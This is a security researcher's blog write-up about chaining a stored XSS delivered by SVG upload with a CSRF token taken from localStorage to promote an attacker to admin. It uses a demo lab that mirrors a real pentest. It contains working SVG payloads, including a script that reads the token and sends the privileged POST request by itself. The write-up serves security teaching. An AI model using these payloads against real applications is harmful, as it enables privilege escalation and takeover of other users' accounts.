

The Illusion of Safety; Exploiting XSS Beyond "HttpOnly" Cookies

Posted Aug 16, 2025 • Updated Aug 16, 2025

By Neh Patel

7 min read



Introduction

Hello Hackers! Hope you are doing great. I am Neh Patel, also known as [THECYBERNEH](#), Application Security Engineer from India.

I've seen many people get stuck on XSS issues due to the `HttpOnly` flag on session cookies, and often these are reported with low severity. Today, I'm going to share a pentest experience where I encountered a similar situation and was able to escalate the impact from low to medium/high severity.

If you're new to web application pentesting and don't know what `HttpOnly` cookies are, don't worry, I will explain them briefly.

Before you start...

Before you start, in case you missed my previous blog post, I shared the incredible journey of how I secured substantial bounties by uncovering high-impact vulnerabilities in Microsoft's systems, including a **\$6000 reward** and earning a spot in the **Microsoft Hall of Fame**. Highlights include a **Firewall Bypass**, **CRLF to XSS**, and much more. You can catch up on the details here:

[\\$6000 with Microsoft Hall of Fame Microsoft Firewall Bypass CRLF to XSS Microsoft Bug Bounty](#)

Also, check out another interesting write-up where I uncovered an easy password validation bypass during security key registration, all thanks to a surprisingly dumb frontend flaw that earned me a \$750 bounty.

[Breaking Barriers: Unmasking the Easy Password Validation Bypass in Security Key Registration How a Dumb Frontend Led to 750 \\$ Bounty](#)

What Is an HttpOnly Cookie?

The `HttpOnly` attribute is a security flag that can be set on a cookie to prevent access to it via JavaScript (e.g., `document.cookie`).


Even though JavaScript can't read it, the cookie is still automatically sent with every HTTP request to the domain and path it's valid for, just like any other cookie.

Let's learn it by example

The screenshot displays the network tab of a web browser's developer tools. On the left, the 'Request' section shows a POST request to `/login` with various headers and a body containing `username=admin&password=admin`. On the right, the 'Response' section shows a 302 Found status with several headers. The `Set-Cookie: connect.sid=s%3AHEwWHourbDsDw_piG3v3zjJ9RjCa7y8.X5bdv7jiZPQHcNt1EG%2ByHYvAlkyFxY5GpGpjQm49AJ4; Path=/; Expires=Sat, 16 Aug 2025 14:14:30 GMT; HttpOnly; SameSite=Strict` header is highlighted. A red box is drawn around the `HttpOnly;` part of this header, and a red arrow points to it with the text 'HttpOnly attribute'.

In the image above, you can see that the cookie named `connect.sid` has the `HttpOnly` attribute set. This means that if we try to access the site's cookies using JavaScript, this particular cookie won't be included in the response.

Let's confirm this using the browser console:



When we attempt to access `document.cookie`, The browser returns an empty string, because the only cookie present is marked as `HttpOnly`, making it inaccessible to JavaScript.

Hope this helps you better understand what an `HttpOnly` cookie is! Now, let's jump to the next part.

Putting Theory into Practice: The Demo Lab

For this write-up, I created a demo lab to help you understand the web application's flow and how I escalated the XSS impact from low to medium/high severity.

This demo app is a simplified version of the actual application I tested during my pentest. While the real application had a more polished UI and additional features, I designed this lab with a minimal interface to save time and focus on the core vulnerability.

Understanding Demo Lab:

- In this demo, the target application is a web app where a normal user can upload an image as their profile picture, and an admin can view it on admin-dashboard.


- The admin has a feature to promote other users to admin status.
- This promotion action is protected by a CSRF token, so it cannot be performed through a simple CSRF attack.

In the real application, I had to use some bypasses to upload SVG files, as the app was blocking certain file types. However, I'm not covering those bypass techniques here since this write-up isn't about file upload bypasses. If you want to learn more, feel free to DM me on LinkedIn [[theycyberneh](#)] or on Twitter [[theycyberneh](#)]

For simplicity, the admin in this demo has to click "View Image" to load the profile picture. In the real app, when the admin navigated to the "All Users" tab, all user profiles loaded automatically, so the XSS payload executed without any extra clicks.


(non-admin) User's Interface — Profile Picture Upload

The screenshot below shows the normal user interface, where a user can upload an image as their profile picture. This upload functionality is vulnerable to Stored XSS via SVG files, as the application does not properly sanitize SVG content.




Admin's Interface — Viewing User Profile Images

The screenshot below shows the admin interface. In this demo, the admin has to manually click “View Image” to load a user’s profile picture, which will trigger the Stored XSS payload (since the image is hosted on the same domain).



Additionally, the admin has the option to promote a user to admin, which upgrades the selected user’s privileges and gives them access to admin-level features and actions within the application.

In the screenshot below, you can see the network request triggered by the “Promote to Admin” button. Observe that the request includes a CSRF protection header: `X-CSRF-Token` , which means a basic CSRF attack won’t work without this token.



Typical Stored XSS : Low Impact

Now that you're familiar with the application flow, let's look at the actual vulnerability.

The application is vulnerable to Stored Cross-Site Scripting (XSS) via SVG file uploads. When a user uploads a file named `my_profilephoto.svg` containing the following payload:


```
</> XML
1 <svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.cookie)">
2   <rect width="100" height="100" fill="red"/>
3 </svg>
```

And the admin clicks the “View” button to view the user’s profile picture, the malicious JavaScript inside the SVG is executed, resulting in a Stored XSS.

However, it's important to note that you cannot steal cookies using `document.cookie` in this case, because the session cookie is set with the `HttpOnly` flag. This prevents any JavaScript

from accessing the cookie directly.

Observe in the screenshot below: When `document.cookie` is executed in the browser console, it returns an empty string, as the only cookie present is marked `HttpOnly` and is therefore inaccessible to JavaScript.





As a result, the impact of this XSS is often considered low, and I've seen many researchers report it as such without further exploration.

Similarly, a direct CSRF attack will fail because the request requires a valid CSRF token.

Magic Sauce: Attacking Local Storage and Chaining It with CSRF

You can't steal the session cookie with XSS because it's protected by the `HttpOnly` flag. But many developers store the CSRF token in local storage, which JavaScript can access.



So, what's the game plan here? #


Steal the CSRF token, whip up a proof-of-concept (PoC), and send it off to the victim, right?

- ! Big nope. This approach takes time and by the time the victim uses your PoC, that token could already be long expired.

- 💡 A better approach is to use XSS to inject malicious JavaScript that reads the CSRF token directly from local storage and sends the request automatically.

```
</> XML

1 <svg xmlns="http://www.w3.org/2000/svg">
2   <script>
3     (() => {
4       const var_csrfToken = localStorage.getItem('csrfToken');
5       fetch('/promote-user', {
6         method: 'POST',
7         headers: {
8           'Content-Type': 'application/x-www-form-urlencoded',
9           'X-CSRF-Token': var_csrfToken
10        },
11        body: 'user_id=2'
12      });
13    })();
14  </script>
15  <rect width="100" height="100" fill="#f00" opacity="0.1"/>
16 </svg>
```



